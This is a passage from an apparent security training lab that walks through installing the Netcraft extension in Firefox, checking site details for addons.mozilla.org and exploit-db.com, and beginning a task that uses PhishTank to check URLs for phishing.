Netcraft toolbar.

Step 2

The **Netcraft Extension** home page is displayed.

Close any pop-ups that appear on the site.

Under the **Browser** section, click **Find out more**.




Figure 3.9 Screenshot of PLABWIN10: Clicking the Download the Netcraft Extension option.

Step 3

Scroll down until you see **Get it now**, then select the icon for **Firefox**.




Figure 3.10 Screenshot of PLABWIN10: Clicking the Firefox icon.

Step 4

The **Firefox Add-ons** page opens, click **Add to Firefox**.




Figure 3.11 Screenshot of PLABWIN10: Clicking the Get icon.

Step 5

On the **Add Netcraft Extension** pop-up select **Add**.




Figure 3.13 Screenshot of PLABWIN10: Showing the Netcraft icon on the right side of the toolbar in Firefox.

Step 7

Since you are on the addons.mozilla.org, it provides the details for this Website.




Figure 3.14 Screenshot of PLABWIN10: Clicking the Netcraft icon and finding the result about Microsoft.com.

Step 8

In the address bar, type the following URL:

`https://www.exploit-db.com`

Press **Enter**.




Figure 3.15 Screenshot of PLABWIN10: Entering a URL in the address bar.

Step 9

Click the **Netcraft** icon. Notice that the details about the Website are now displayed.




Figure 3.16 Screenshot of PLABWIN10: Clicking the Netcraft icon and finding the result about exploit-db.com.

Keep the Firefox window open.

Task 3 - Use the PhishTank Website

PhishTank is a Website that contains a repository of the phished Websites. You can simply enter a URL, and it will provide the details of whether it is phished or not.

In this task, you will use the PhishTank Website. To do this, perform the following steps:

Step 1

Ensure that you have logged into **PLABWIN10**.

Ensure **Firefox** is open.

In the address bar, type the following URL:

```
https://www.phishtank.com
```

Press **Enter**.

